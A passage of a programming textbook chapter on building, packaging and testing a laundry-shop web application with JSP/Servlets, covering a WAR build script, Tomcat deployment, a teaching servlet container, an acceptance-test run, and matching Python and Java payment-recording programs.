Listing 11.30 `WEB-INF/jspf/header.jspf`, the menu: `${can.reports}` is true only for supervisors and the owner. Hiding a menu item is convenience; the servlet checks the role again.

```
  <nav id="main-nav" class="main-nav" aria-label="Main menu">
    <%-- The menu fits the role: hidden items are NOT a security control, the server
         checks every request again (S-7). --%>
    <a href="${ctx}/">Dashboard</a>
    <a href="${ctx}/queue">Queue</a>
    <c:if test="${can.bills_list}"><a href="${ctx}/bills">Bills</a></c:if>
    <c:if test="${can.customers}"><a href="${ctx}/customers">Customers</a></c:if>
    <c:if test="${can.customers}"><a href="${ctx}/services">Services</a></c:if>
    <c:if test="${can.reports}"><a href="${ctx}/reports">Reports</a></c:if>
    <c:if test="${can.employees_manage}"><a
      href="${ctx}/employees">Employees</a></c:if>
  </nav>
```

The screenshots of **Figure 11.5** and **Figure 11.7** were captured from the servlet track running on MiniContainer on a fresh copy of the database.



Figure 11.5 Bill B2938 in the servlet track: 5 kg of wash, dry and fold for Syaiful Wijaya at Wiyung, finished at 18:00 on 30 September, Rp 40.000 still to pay.



Figure 11.6 The browser's own check: the amount field has `max="40000"`, so Chromium refuses 50,000 before anything is sent. This is a convenience for the cashier, not a protection.



Figure 11.7 The same form after the browser's check was switched off, as any script or `curl` user can do: the server answers 422 with two messages, one for the amount and one for the missing QRIS reference, and nothing is saved.

Figure 11.6 and **Figure 11.7** are the same attempt seen from two sides. The screenshot script first submitted the form normally and captured the browser's message; then it set `noValidate = true` on the form, the one line an attacker needs, and submitted again. Only the server's rules remained, and they held. A rule that exists only in the browser is not a rule.

11.16 Packaging a WAR for Tomcat 10.1 and 11

11.16.1 The build

A **WAR** (web application archive) is a zip file with a fixed layout: the pages and static files at the top, and under `WEB-INF` the descriptor, the compiled classes and the jars the application needs. The servlet track builds it with a shell script of four steps and no build tool (**Listing 11.31**).

Listing 11.31 `jsp-servlet/build.sh`: copy the web folder, compile the application against the Servlet API, add the JDBC driver (and the JSTL jars if present), compile MiniContainer and pack the WAR.

```
#!/usr/bin/env bash
# Builds the Profitina Laundry JSP/Servlet track (Linux / macOS). Needs only a
# JDK 17+.
#   build/webapp/         the unpacked web application (what Tomcat unpacks
#                         from the WAR)
#   build/minicontainer/  the small container that runs it without Tomcat
#                         (./run.sh)
#   dist/laundry.war      the WAR for Tomcat 10.1 / 11
set -euo pipefail
cd "$(dirname "$0")"

echo "1/4 Copying the web folder (JSP pages, web.xml, static files," \
     "sample database) ..."
rm -rf build dist
mkdir -p build/webapp/WEB-INF/classes build/webapp/WEB-INF/lib \
         build/minicontainer dist
cp -R web/. build/webapp/

echo "2/4 Compiling the application (src/) against the Servlet 6.0 API ..."
javac -encoding UTF-8 --release 17 -d build/webapp/WEB-INF/classes \
      -cp "lib/jakarta.servlet-api-6.0.0.jar" $(find src -name "*.java")

echo "3/4 Adding the JDBC driver (and the jars in lib-extra/, e.g. JSTL for" \
     "Tomcat) ..."
cp lib/sqlite-jdbc-*.jar build/webapp/WEB-INF/lib/
if ls lib-extra/*.jar >/dev/null 2>&1; then
  cp lib-extra/*.jar build/webapp/WEB-INF/lib/
else
  echo "    note: lib-extra/ has no jars. Fine for ./run.sh; Tomcat needs the" \
       "two JSTL jars (lib-extra/README.md)."
fi

echo "4/4 Compiling MiniContainer and packing dist/laundry.war ..."
javac -encoding UTF-8 --release 17 -d build/minicontainer \
      -cp "lib/jakarta.servlet-api-6.0.0.jar" \
      $(find minicontainer/src -name "*.java")
jar --create --file dist/laundry.war -C build/webapp .
echo "Done: dist/laundry.war ($(du -h dist/laundry.war | cut -f1))"
```

`--release 17` makes `javac` produce class files that Java 17 can run, whatever JDK compiles them. The Servlet API jar is on the class path only for compiling: the container provides those classes at run time, and putting the jar into `WEB-INF/lib` as well would cause class-loading conflicts in Tomcat. The build made for this chapter printed:

```
1/4 Copying the web folder (JSP pages, web.xml, static files, sample database) ...
2/4 Compiling the application (src/) against the Servlet 6.0 API ...
3/4 Adding the JDBC driver (and the jars in lib-extra/, e.g. JSTL for Tomcat) ...
    note: lib-extra/ has no jars. Fine for ./run.sh; Tomcat needs the two
    JSTL jars (lib-extra/README.md).
4/4 Compiling MiniContainer and packing dist/laundry.war ...
Done: dist/laundry.war (13M)
```

(the note is wrapped here for the page) and the WAR it produced has 67 files: 34 compiled classes, 23 JSP pages and fragments, `web.xml`, the tag library descriptor, the SQLite driver, the sample database, the CSS, JavaScript and logo, and two files in `META-INF`:

```
  laundry.war
    META-INF/MANIFEST.MF, META-INF/context.xml
    WEB-INF/web.xml, WEB-INF/laundry.tld
    WEB-INF/classes/laundry/{core,logic,web}/*.class       34 classes
    WEB-INF/views/**/*.jsp, WEB-INF/jspf/*.jspf            23 pages and fragments
    WEB-INF/lib/sqlite-jdbc-3.53.2.0.jar                   (+ JSTL jars for Tomcat)
    WEB-INF/data/laundry.db                                the sample year
    static/css/app.css, static/css/receipt.css, static/js/app.js,
    static/img/profitina-logo-horizontal.png
```

11.16.2 Deploying on your own Tomcat

The following steps are those of the track's README; as Section 11.2.2 said, they could not be executed in the environment where this book was prepared, so read them as instructions, not as a report.

1. **Add JSTL.** Tomcat implements JSP and EL but does not include the JSTL tag library. Download the two jars named in `lib-extra/README.md` (the Jakarta Tags 3.0 API and its GlassFish implementation) into `lib-extra/` and run `./build.sh` again; the script copies them into `WEB-INF/lib`. Without them every page fails with *"The absolute uri: [jakarta.tags.core] cannot be resolved"*.
2. **Deploy.** Copy `dist/laundry.war` into Tomcat's `webapps/` folder, or name it `ROOT.war` to serve the shop at `http://localhost:8080/` directly. Tomcat unpacks it within seconds.
3. **Configure.** Settings are environment variables of the Tomcat process, set in `bin/setenv.sh` (Linux, macOS) or `bin\setenv.bat` (Windows), for example `LAUNDRY_DB_URL=jdbc:sqlite:/home/you/profitina-laundry/laundry.db`. A password never goes into the WAR.
4. **Open** `http://localhost:8080/laundry/`. Every link in the pages begins with `${ctx}`, the context path, so the same WAR works as `laundry.war` under `/laundry` and as `ROOT.war` under `/`.

The file `META-INF/context.xml` (**Listing 11.32**) is read only by Tomcat. It tells Tomcat's cookie processor to add `SameSite=Lax` to the session cookie, which agrees with the `<cookie-config>` of `web.xml` [17].

Listing 11.32 `META-INF/context.xml`: a Tomcat-specific setting shipped inside the WAR.

```
<?xml version="1.0" encoding="UTF-8"?>
<!-- Tomcat-specific settings of this web application (Tomcat reads this file
     from the WAR). SameSite=Lax is also set in web.xml (Servlet 6); this line
     makes Tomcat 10.1/11 agree. -->
<Context>
  <CookieProcessor sameSiteCookies="lax"/>
</Context>
```

Chapter 14 places this WAR behind nginx for HTTPS, with the database password in the environment of the Tomcat service and the example applications removed.

11.17 MiniContainer: How the Servlets Ran Here

MiniContainer is a teaching adapter: 11 files and about 3,000 lines in `minicontainer/src` that do, for this one application, what Tomcat does. Its class comment (**Listing 11.33**) states its limits, and its `main` method shows that it is built on the same JDK HTTP server as the first track.

Listing 11.33 `minicontainer/Main.java`: one web application from an unpacked WAR folder, served by the JDK's `HttpServer`; the servlets, filter, listener, pages and `web.xml` are exactly those of the WAR.

```
/**
 * MiniContainer - runs a Jakarta Servlet 6 / JSP web application (an unpacked WAR
 * folder) on the JDK's built-in HTTP server, for classrooms and build machines
 * without Tomcat.
 *
 *   java -cp "build/minicontainer:lib/jakarta.servlet-api-6.0.0.jar"
 * minicontainer.Main \
 *        --webapp build/webapp --port 8080 [--context /laundry] [--host 127.0.0.1]
 *
 * It is a TEACHING ADAPTER, not a replacement for Tomcat: one application, HTTP
 * only, sessions in memory, and JSP pages interpreted by JspEngine (EL + JSTL
 * core/functions, no scriptlets). The servlets, filters, listener, JSP pages and
 * web.xml it runs are exactly the ones in the WAR.
 */
public final class Main {
    private Main() {}

    public static void main(String[] args) throws Exception {
        String webapp = "build/webapp";
        String context = "";
        String host = "127.0.0.1";
        int port = 8080;
        for (int i = 0; i + 1 < args.length; i += 2) {
            switch (args[i]) {
                case "--webapp" -> webapp = args[i + 1];
                case "--port" -> port = Integer.parseInt(args[i + 1]);
                case "--context" ->
                        context = args[i + 1].equals("/") ? "" : args[i + 1];
                case "--host" -> host = args[i + 1];
                default -> throw new IllegalArgumentException(
                        "Unknown option " + args[i]);
            }
        }
        Path root = Paths.get(webapp);
        if (!Files.isRegularFile(root.resolve("WEB-INF/web.xml"))) {
            System.err.println("No WEB-INF/web.xml in " + root.toAbsolutePath()
                    + " - run the build script first.");
            System.exit(2);
        }
        WebApp app = new WebApp(root, context);
        app.start();
        HttpServer server =
                HttpServer.create(new InetSocketAddress(host, port), 50);
        ExecutorService pool = Executors.newFixedThreadPool(16);
        server.setExecutor(pool);
        server.createContext("/", exchange -> {
```

Listing 11.33 (Continued) *minicontainer/Main.java: one web application from an unpacked WAR folder, served by the JDK's HttpServer; the servlets, filter, listener, pages and web.xml are exactly those of the WAR.*

```
            try {
                app.handle(exchange);
            } catch (Throwable t) {
                WebApp.log("Could not answer " + exchange.getRequestURI(), t);
                exchange.close();
            }
        });
        server.start();
        Runtime.getRuntime().addShutdownHook(new Thread(() -> {
            server.stop(0);
            pool.shutdownNow();
        }));
        System.out.println(
                "MiniContainer is running " + root.toAbsolutePath().normalize());
        System.out.println("  Open http://"
                + (host.equals("0.0.0.0") ? "localhost" : host) + ":" + port
                + (context.isEmpty() ? "" : context) + "/   (stop with Ctrl+C)");
    }
}
```

For every request `WebApp.handle()` does what a servlet container must: it finds the servlet by the URL patterns of `web.xml` (exact, longest prefix, extension, default), builds `HttpServletRequest` and `HttpServletResponse` objects that implement the real `jakarta.servlet` interfaces, runs the filters in the order of `web.xml`, calls the servlet's `service()` method and writes the answer. A forward to a JSP page is handled by `JspEngine`, which differs from Tomcat's Jasper in one important way: it *interprets* the page instead of compiling it into a servlet class. It understands directives, EL, the JSTL core and function tags and the functions of a TLD, which is exactly what the Profitina pages use, and refuses scriptlets (`<% ... %>`) with a clear error.

What this means for you is stated plainly in the track's `VERIFIED.md`. Everything the tests observed was produced by the application's own servlets and JSP files. A problem that only Jasper would find, for example a construct the interpreter accepts too generously, would not have been found, and Tomcat-specific behavior such as `context.xml` was not exercised. When you deploy on Tomcat you are the first to run that combination, and the acceptance suite of the next section is the tool to confirm it: it can be pointed at a Tomcat as easily as at MiniContainer.

11.18 The Shared Acceptance Suite, Run for Real

11.18.1 One suite for every track

The Flask track's 192 tests encode the test plan with real expected values. `App/acceptance/` runs **the same test files, unchanged**, against a running server of another track: `run_acceptance.py` copies them into a work folder, replaces Flask's in-process test client with a small HTTP client, and starts a fresh server for every single test on a new copy of `laundry.db` with the clock frozen at 21:00:00. Two Flask tests look inside the Flask process and are replaced by black-box versions: the review of the source code for the legacy password column, and the rollback test, which restarts the server with the test hook `LAUNDRY_FAULT=after_bill_insert` so that it fails after inserting the bill and must leave nothing behind.

For the servlet track the command is

```
python3 ../acceptance/run_acceptance.py jsp
```

and the complete result of the run made for this chapter, on port 6110, was:

```
...........s.............................................................. [ 47%]
..............................F........................................... [ 94%]
.........                                                                [100%]
=================================== FAILURES ===================================
_______________________________ test_tc_9_6_csv ________________________________
    def test_tc_9_6_csv(client, api):
        web_login(client, "owner")
        response = client.get("/reports/monthly",
                              query_string=dict(PERIOD, format="csv"))
>       assert response.headers["Content-Type"] == "text/csv; charset=utf-8"
E       AssertionError: assert 'text/csv;charset=utf-8' == 'text/csv; charset=utf-8'
...
SKIPPED [1] conftest.py:272: HTTPS is not available in the black-box harness
1 failed, 151 passed, 1 skipped, 2 deselected in 468.34s (0:07:48)
```

(One statement of the test is wrapped for the page, and `...` marks omitted lines; the whole output is `runs/jsp_acceptance.txt`.) The same run on the 84-column copy of `Code_new/Chapter11/jsp-servlet` gave the same result, 151 passed, 1 failed, 1 skipped, in 7 minutes 29 seconds (`runs/jsp_acceptance_chapter_copy.txt`).

11.18.2 The one failure

The failing assertion compares the `Content-Type` header of the CSV download character by character with the spelling Flask's Werkzeug produces, `text/csv; charset=utf-8`. The servlet sets exactly that value; the container writes it back as `text/csv;charset=utf-8`, without the space, because Tomcat stores the character set separately and joins the two with `;charset=`, and MiniContainer copies that behavior. RFC 9110 allows optional whitespace around the semicolon of a media type [6], so the two headers mean the same thing, and the harness contains a second test, `test_tc_9_6_csv_media_type_compared_by_meaning`, that compares the header by meaning and checks the file name, the header row and every number of the CSV. That test **passed**. The failure is a test that is stricter than the standard, not a fault of the application, and it is left visible here rather than hidden, because a failing test is a question and this is its answer.

Everything else passed: the logins and roles (TC-1.1 to TC-1.10), customers (TC-2), the price list (TC-3), new bills (TC-4, including the rollback with fault injection), the workflow (TC-5, including two washers pressing *Finished* at the same moment), payments (TC-6), receipts (TC-7), the dashboard and every number of the reports compared with `database/queries.sql` (TC-8, TC-9), the status check (TC-10), the API with the JSON examples of `docs/api.md` (TC-11), and the non-functional cases from SQL injection to the friendly 500 page. The skipped test needs HTTPS, which the harness does not speak.

11.19 One Feature Side by Side: Recording a Payment in Java and Python

Chapter 9 built *creating a bill* in three languages and Chapter 10 the *status check*. This chapter takes the feature of Section 11.12, **recording a payment**, out of both tracks and writes it twice more as small, complete programs: one in Python with only `sqlite3`, one in Java with only JDBC. Each takes a database file, a bill, a method, an amount and an optional reference, applies BR-6 inside one transaction, and prints the HTTP status and the JSON body that `POST /api/bills/{id}/payments` would answer. The code is in `Code_new/Chapter11/payment/`.

11.19.1 Python

Listing 11.34 `payment/python/record_payment.py`: UC-09 with the standard library. `validate()` is BR-6, `record()` the transaction, `main()` the command line.

```
"""UC-09 Record a payment (FR-6, BR-6) with nothing but Python's sqlite3.

    python record_payment.py <laundry.db> <bill> <method> <amount> [reference]

It applies the rules of Bills.addPayment() in the Java tracks and of
laundry/logic/bills.py in Flask, inside ONE transaction, and prints the same
JSON as POST /api/bills/{id}/payments (exit code 0), or the API's error
object (exit code 1). The clock is frozen at the end of the sample year.
"""
import json
import re
import sqlite3
import sys

NOW = "2026-09-30 21:00:00"                  # the demo clock of every track
METHODS = ("cash", "qris", "transfer", "credit")


class Problem(Exception):
    """An answer that is not 201: status, code, message, optional fields."""

    def __init__(self, status, code, message, fields=None):
        super().__init__(message)
        self.status, self.code, self.fields = status, code, fields


def money(amount):
    """40000 -> 'Rp 40.000' (the dot is the Indonesian thousands separator)."""
    return "Rp " + f"{amount:,}".replace(",", ".")


def whole_number(text):
    """'40000' -> 40000; '4.3', '', 'abc' -> None."""
    text = (text or "").strip()
    return int(text) if re.fullmatch(r"-?\d{1,12}", text) else None
```

Listing 11.34 (Continued) *payment/python/record_payment.py: UC-09 with the standard library. validate() is BR-6, record() the transaction, main() the command line.*

```
def validate(method, amount_text, reference, balance, deposit):
    """BR-6: returns (method, amount, reference) or raises Problem 422."""
    method = (method or "").strip().lower()
    reference = (reference or "").strip()
    amount = whole_number(amount_text)
    errors = {}
    if method not in METHODS:
        errors["method"] = ("Choose a payment method: cash, qris, transfer "
                            "or credit (deposit).")
    if amount is None or amount <= 0:
        errors["amount"] = ("Enter the amount as a whole number of rupiah "
                            "greater than 0.")
    elif amount > balance:
        errors["amount"] = f"The balance is only {money(balance)}."
    elif method == "credit" and amount > deposit:
        errors["amount"] = f"Deposit {money(deposit)} is not enough."
    if method in ("qris", "transfer") and not reference:
        errors["reference"] = ("Enter the payment reference (QRIS number or "
                               "bank + transfer number).")
    elif method == "cash" and reference:
        errors["reference"] = "A cash payment has no reference; leave it empty."
    elif len(reference) > 50:
        errors["reference"] = "The reference can have at most 50 characters."
    if errors:
        raise Problem(422, "validation_failed", "Some fields are not valid.",
                      errors)
    if method == "credit":
        reference = "DEPOSIT"                    # AC-6.3
    return method, amount, reference or None


BILL = """
SELECT b.id, b.status, b.finished, b.payment, b.Customer_id, c.credit,
       COALESCE((SELECT SUM(p.amount) FROM Payment p
                 WHERE p.Bill_id = b.id), 0) AS paid
  FROM Bill b JOIN Customer c ON c.id = b.Customer_id
 WHERE b.id = ?"""


def bill_row(db, bill_id):
    row = db.execute(BILL, (bill_id,)).fetchone()
    if row is None:
        raise Problem(404, "not_found", f"There is no bill {bill_id}.")
    return row
```

Listing 11.34 (Continued) *payment/python/record_payment.py: UC-09 with the standard library. validate() is BR-6, record() the transaction, main() the command line.*

```
def record(db, bill_id, method, amount_text, reference):
    """The whole use case in one transaction; returns the API's 201 body."""
    bill_id = (bill_id or "").strip().upper()
    db.execute("BEGIN IMMEDIATE")                # take the write lock now
    try:
        bill = bill_row(db, bill_id)
        balance = int(bill["payment"]) - int(bill["paid"])
        if bill["status"] == "departed" and bill["finished"] is None:
            raise Problem(409, "conflict",
                          f"{bill_id} is cancelled; no payment can be recorded.")
        if balance <= 0:
            raise Problem(409, "conflict", f"{bill_id} is already paid in full.")
        method, amount, reference = validate(method, amount_text, reference,
                                             balance, int(bill["credit"]))
        if method == "credit":                   # the deposit goes down too
            changed = db.execute(
                "UPDATE Customer SET credit = credit - ? "
                "WHERE id = ? AND credit >= ?",
                (amount, bill["Customer_id"], amount)).rowcount
            if changed != 1:
                raise Problem(422, "validation_failed",
                              "Some fields are not valid.",
                              {"amount": "The deposit is not enough."})
        new_id = db.execute(
            "INSERT INTO Payment (Bill_id, paid_at, method, amount, reference)"
            " VALUES (?, ?, ?, ?, ?)",
            (bill_id, NOW, method, amount, reference)).lastrowid
        after = bill_row(db, bill_id)
        db.execute("COMMIT")
    except BaseException:
        db.execute("ROLLBACK")
        raise
    paid = int(after["paid"])
    return {"id": new_id, "paid_at": NOW, "method": method, "amount": amount,
            "reference": reference,
            "bill": {"id": bill_id, "payment": int(after["payment"]),
                     "paid": paid, "balance": int(after["payment"]) - paid}}
```

Listing 11.34 (Continued) *payment/python/record_payment.py: UC-09 with the standard library. validate() is BR-6, record() the transaction, main() the command line.*

```
def main():
    if len(sys.argv) not in (5, 6):
        sys.exit("usage: python record_payment.py <laundry.db> <bill> <method> "
                 "<amount> [reference]")
    path, bill_id, method, amount = sys.argv[1:5]
    reference = sys.argv[5] if len(sys.argv) == 6 else ""
    # mode=rw: never create an empty database by accident; autocommit mode,
    # because record() starts and ends its own transaction.
    db = sqlite3.connect(f"file:{path}?mode=rw", uri=True,
                         isolation_level=None)
    db.row_factory = sqlite3.Row
    db.execute("PRAGMA foreign_keys = ON")
    try:
        answer, status = record(db, bill_id, method, amount, reference), 201
    except Problem as p:
        error = {"code": p.code, "message": str(p)}
        if p.fields:
            error["fields"] = p.fields
        answer, status = {"error": error}, p.status
    finally:
        db.close()
    print(status, json.dumps(answer, separators=(",", ":")))
    sys.exit(0 if status == 201 else 1)


if __name__ == "__main__":
    main()
```

`isolation_level=None` puts the `sqlite3` module in autocommit mode, so that the program itself decides where the transaction begins (`BEGIN IMMEDIATE`, which takes the write lock at once) and ends (`COMMIT` or, on any exception, `ROLLBACK`). The `except BaseException` clause rolls back even for a `Problem`, which is correct: a payment refused with 422 must leave no trace, and a deposit debited just before a failing insert must be restored. `json.dumps(..., separators=(",", ":"))` writes compact JSON without spaces, so that the Java version can produce the same bytes.

11.19.2 Java

Listing 11.35 `payment/java/RecordPayment.java`: the same use case with JDBC, run as a single source file with `java -cp sqlite-jdbc-3.53.2.0.jar RecordPayment.java ...`.

```
import java.sql.Connection;
import java.sql.DriverManager;
import java.sql.PreparedStatement;
import java.sql.ResultSet;
import java.sql.SQLException;
import java.sql.Statement;
import java.util.LinkedHashMap;
import java.util.Locale;
import java.util.Map;
import java.util.Properties;

/**
 * UC-09 Record a payment (FR-6, BR-6) with nothing but JDBC - the twin of
 * record_payment.py. Same rules, same single transaction, same JSON.
 *
 *   java -cp sqlite-jdbc-3.53.2.0.jar RecordPayment.java \
 *        <laundry.db> <bill> <method> <amount> [reference]
 */
public class RecordPayment {

    static final String NOW = "2026-09-30 21:00:00";     // the demo clock

    /** An answer that is not 201. */
    static class Problem extends Exception {
        final int status;
        final String code;
        final Map<String, String> fields;

        Problem(int status, String code, String message, Map<String, String> f) {
            super(message);
            this.status = status;
            this.code = code;
            this.fields = f;
        }
    }

    record Payment(String method, long amount, String reference) { }

    static String money(long amount) {
        return "Rp " + String.format(Locale.ROOT, "%,d", amount).replace(',', '.');
    }
```

Listing 11.35 (Continued) *payment/java/RecordPayment.java: the same use case with JDBC, run as a single source file with java -cp sqlite-jdbc-3.53.2.0.jar RecordPayment.java ....*

```
    static Long wholeNumber(String text) {
        String t = text == null ? "" : text.strip();
        return t.matches("-?\\d{1,12}") ? Long.parseLong(t) : null;
    }

    /** BR-6: the checked payment, or Problem 422 with one message per field. */
    static Payment validate(String methodText, String amountText, String refText,
                            long balance, long deposit) throws Problem {
        String method = methodText == null ? "" : methodText.strip().toLowerCase();
        String reference = refText == null ? "" : refText.strip();
        Long amount = wholeNumber(amountText);
        Map<String, String> errors = new LinkedHashMap<>();
        if (!java.util.List.of("cash", "qris", "transfer", "credit")
                .contains(method)) {
            errors.put("method", "Choose a payment method: cash, qris, transfer "
                    + "or credit (deposit).");
        }
        if (amount == null || amount <= 0) {
            errors.put("amount", "Enter the amount as a whole number of rupiah "
                    + "greater than 0.");
        } else if (amount > balance) {
            errors.put("amount", "The balance is only " + money(balance) + ".");
        } else if (method.equals("credit") && amount > deposit) {
            errors.put("amount", "Deposit " + money(deposit) + " is not enough.");
        }
        if ((method.equals("qris") || method.equals("transfer"))
                && reference.isEmpty()) {
            errors.put("reference", "Enter the payment reference (QRIS number or "
                    + "bank + transfer number).");
        } else if (method.equals("cash") && !reference.isEmpty()) {
            errors.put("reference",
                    "A cash payment has no reference; leave it empty.");
        } else if (reference.length() > 50) {
            errors.put("reference",
                    "The reference can have at most 50 characters.");
        }
        if (!errors.isEmpty()) {
            throw new Problem(422, "validation_failed",
                    "Some fields are not valid.", errors);
        }
        if (method.equals("credit")) {
            reference = "DEPOSIT";                                  // AC-6.3
        }
        return new Payment(method, amount, reference.isEmpty() ? null : reference);
    }
```

Listing 11.35 (Continued) *payment/java/RecordPayment.java: the same use case with JDBC, run as a single source file with java -cp sqlite-jdbc-3.53.2.0.jar RecordPayment.java ....*

```
    static final String BILL = """
        SELECT b.id, b.status, b.finished, b.payment, b.Customer_id, c.credit,
               COALESCE((SELECT SUM(p.amount) FROM Payment p
                         WHERE p.Bill_id = b.id), 0) AS paid
          FROM Bill b JOIN Customer c ON c.id = b.Customer_id
         WHERE b.id = ?""";

    /** {status, finished, payment, customer, credit, paid} of a bill. */
    static Object[] bill(Connection db, String id) throws SQLException, Problem {
        try (PreparedStatement ps = db.prepareStatement(BILL)) {
            ps.setString(1, id);
            try (ResultSet r = ps.executeQuery()) {
                if (!r.next()) {
                    throw new Problem(404, "not_found",
                            "There is no bill " + id + ".", null);
                }
                return new Object[] {r.getString("status"), r.getString("finished"),
                    r.getLong("payment"), r.getString("Customer_id"),
                    r.getLong("credit"), r.getLong("paid")};
            }
        }
    }

    /** The whole use case in ONE transaction; returns the API's 201 body. */
    static String record(Connection db, String billText, String method,
                         String amount, String reference)
            throws SQLException, Problem {
        String id = billText.strip().toUpperCase();
        db.setAutoCommit(false);            // BEGIN IMMEDIATE (see main)
        try {
            Object[] b = bill(db, id);
            long balance = (long) b[2] - (long) b[5];
            if (b[0].equals("departed") && b[1] == null) {
                throw new Problem(409, "conflict",
                        id + " is cancelled; no payment can be recorded.", null);
            }
            if (balance <= 0) {
                throw new Problem(409, "conflict",
                        id + " is already paid in full.", null);
            }
            Payment p = validate(method, amount, reference, balance, (long) b[4]);
            if (p.method().equals("credit")) {            // lower the deposit too
                try (PreparedStatement ps = db.prepareStatement(
                        "UPDATE Customer SET credit = credit - ? "
                        + "WHERE id = ? AND credit >= ?")) {
                    ps.setLong(1, p.amount());
```

Listing 11.35 (Continued) *payment/java/RecordPayment.java: the same use case with JDBC, run as a single source file with java -cp sqlite-jdbc-3.53.2.0.jar RecordPayment.java ....*

```
                    ps.setString(2, (String) b[3]);
                    ps.setLong(3, p.amount());
                    if (ps.executeUpdate() != 1) {
                        throw new Problem(422, "validation_failed",
                                "Some fields are not valid.",
                                Map.of("amount", "The deposit is not enough."));
                    }
                }
            }
            long newId;
            try (PreparedStatement ps = db.prepareStatement(
                    "INSERT INTO Payment (Bill_id, paid_at, method, amount, "
                    + "reference) VALUES (?, ?, ?, ?, ?)",
                    Statement.RETURN_GENERATED_KEYS)) {
